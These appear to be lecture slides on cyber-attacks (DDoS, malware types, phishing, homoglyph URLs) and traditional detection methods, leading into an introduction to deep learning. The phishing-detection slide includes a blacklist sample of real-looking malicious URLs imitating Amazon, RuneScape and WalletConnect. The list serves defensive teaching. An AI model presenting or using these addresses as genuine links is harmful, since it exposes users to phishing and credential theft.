
1. reconnaissance
2. break perimeter
3. pivot to private network
4. scan private network
5. compromise device





# Example 2: DDoS attacks

- DDoS: distributed denial-of-service
  - army of computers (botnets) recruited by a central command and control center
  - botnets send many simultaneous requests to a single computer
  - overwhelms computer, which becomes unable to perform normal tasks
- largest DDoS attack in history
  - June 1, 2022
  - 5256 botnets located in 132 countries
  - up to 46 million requests/sec





# Example 3: malware

- >1 billion malware programs
  - 560,000 new ones per day
  - increased by 60% last year
  - 58% are Trojans
  - 4 enterprises hit by ransomware attack per minute
- types of malware:
  - **virus**: code attached to executable file
  - **worm**: self-replicates and propagates
  - **tojan**: disguised as legitimate software
  - **ransomware**: encrypts files for ransom
  - **spyware**: steals information
  - **rootkit**: enables covert access



# Example 4: phishing



## phishing: fake emails

- induce individuals to reveal confidential information
- 3 billion phishing emails every day
- **top** cause of data breaches

## fake links

- spoofed URL
- youtube.com → <http://hacker.ru>
- copycat, homoglyph
- we**11**point
- wellsfa**r**go.com
- instag**r**am.com
- **apple**.com →
- e.g. Anthem 78M records breach in 2015

Cyrillic	Latin
a c e o p x y	a c e o p x y
d i j l q s w	d i j l q s w

## malicious file attachment

- office (38%), archive (37%), pdf (14%)
- virus or trojan
  - executes when opened by user
- e.g. U Washington Med breach in 2013



# Outline

Cyber-Attacks

**Traditional  
Cyber-Defenses**

host vs network  
intrusion detection  
malware detection  
phishing detection  
limitations



# Traditional arsenal



- **host-based**
  - user authentication (passwords)
  - access control
  - anti-malware
  - host-based intrusion detection systems
  - data encryption
  - email filtering (spam, phishing)



- **network-based**
  - network-based intrusion detection systems
  - firewalls
  - virtual private networks (VPNs)
  - load balancing
  - VLAN support



# Network intrusion detection

- **signature**-based
  - monitors data for known patterns
  - pros: simpler, effective in known attacks
  - cons: ineffective against unknown attacks, polymorphism and obfuscation
- **anomaly**-based
  - looks for deviations of normal activity caused by users or processes
  - pros: effective for zero-days
  - cons: high false positives
- **hybrid**
  - pros: reduces false positives
  - cons: complex models





# Malware detection

- techniques for malware **detection**
  - **signature**-based (pattern-matching)
    - not suitable for new variants
    - inefficient given variants & rates of infection
  - **behavior**-based (what malware does)
  - heuristic-based (rules)
- techniques for malware **analysis**
  - **static** (reverse engineering)
    - time-consuming
    - defeated by obfuscation
  - **dynamic** (execution in sandbox)
    - evaded by malware detecting sandbox
  - hybrid (static + dynamic)





# Phishing detection

- **blacklist**
  - databases of malicious websites
- **visual similarity**
  - closeness of snapshot of a webpage with screenshots of legitimate websites in a database
- **heuristic**
  - rules from experts
  - statistical attributes of websites

ID	URL
<a href="#">7116369</a>	<a href="https://hopeful-ardinghelli-53a7a7.netlify.app/">https://hopeful-ardinghelli-53a7a7.netlify.app/</a>
<a href="#">7116366</a>	<a href="https://services.runescape.com-vzla.ru/m=weblogin/...">https://services.runescape.com-vzla.ru/m=weblogin/...</a>
<a href="#">7116359</a>	<a href="https://erpabaza.com/182232-300-200/">https://erpabaza.com/182232-300-200/</a>
<a href="#">7116358</a>	<a href="https://westcoastgrip.com/reeadme.html?SItSMS0E">https://westcoastgrip.com/reeadme.html?SItSMS0E</a>
<a href="#">7116357</a>	<a href="https://jfbiowellness.com//splonline.com.sa/en.shi...">https://jfbiowellness.com//splonline.com.sa/en.shi...</a>
<a href="#">7116356</a>	<a href="https://jfbiowellness.com/splonline.com.sa/en.ship...">https://jfbiowellness.com/splonline.com.sa/en.ship...</a>
<a href="#">7116352</a>	<a href="http://login.trktimes.com/campaign/clicked/NDg5MjY...">http://login.trktimes.com/campaign/clicked/NDg5MjY...</a>
<a href="#">7116351</a>	<a href="https://sicurezzaistantora.000webhostapp.com">https://sicurezzaistantora.000webhostapp.com</a>
<a href="#">7116334</a>	<a href="https://polkastarter.walletconnect-help.com">https://polkastarter.walletconnect-help.com</a>
<a href="#">7116319</a>	<a href="http://www.amazon-sq.xyz/">http://www.amazon-sq.xyz/</a>
<a href="#">7116318</a>	<a href="https://polkastarter.walletconnect-support.net">https://polkastarter.walletconnect-support.net</a>
<a href="#">7116315</a>	<a href="https://yuuis.shop/ap/ing-amazon.com/">https://yuuis.shop/ap/ing-amazon.com/</a>
<a href="#">7116314</a>	<a href="https://nuio.shop/ap/ing-amazon.com">https://nuio.shop/ap/ing-amazon.com</a>
<a href="#">7116286</a>	<a href="https://amaozaon.co.jp.kjidknk.cn/">https://amaozaon.co.jp.kjidknk.cn/</a>
<a href="#">7116264</a>	<a href="https://attverificationonline247.weebly.com/">https://attverificationonline247.weebly.com/</a>

Blacklist

# Summary of traditional approaches

- **signatures**
  - very efficient and quick
  - large databases of historical signatures of previously encountered attacks
- **behavior**
  - tries to detect variations from normal
  - no need for databases
- **hybrid**
  - a combination of both signatures and behavior





# Limitations of traditional methods

- overwhelmed by the scale
  - number of variants
  - rate of infections/attacks
  - need to continuously update signature databases
  - zero-days (novel attacks)
  - polymorphism and obfuscation
- when first-line defense fails
  - not fast enough
    - delay attack to detection: 235 days
    - delay detection to mitigation: 88 days
  - too dependent on humans
    - labor-intensive to analyze logs, code
    - prone to manual errors






# Outline

Cyber-Attacks


AI and Deep Learning  
Neural networks  
Training  
Discriminative models  
Generative models  
Advantages / Limitations

AI  
Cyber-Defenses





# AI and deep learning






- Artificial intelligence: replication of human intelligence in computers
- Machine learning: ability of a machine to learn using examples instead of hard coded rules
- Deep learning: using neural networks with many layers
- generative AI: create new data
- LLMs: natural language processing

# Programming paradigms




- **traditional computing**

- give computer **instructions** to solve problem
- specific code to convert inputs to outputs



- **machine learning**

- give computer **examples** to solve problem
- finds patterns in data
- generates a model that can convert inputs to outputs





# Requirement for deep learning



**Faster machines and core  
(CPU/GPU)**



**Big data (with  
large dataset)**




**New models and  
algorithms**



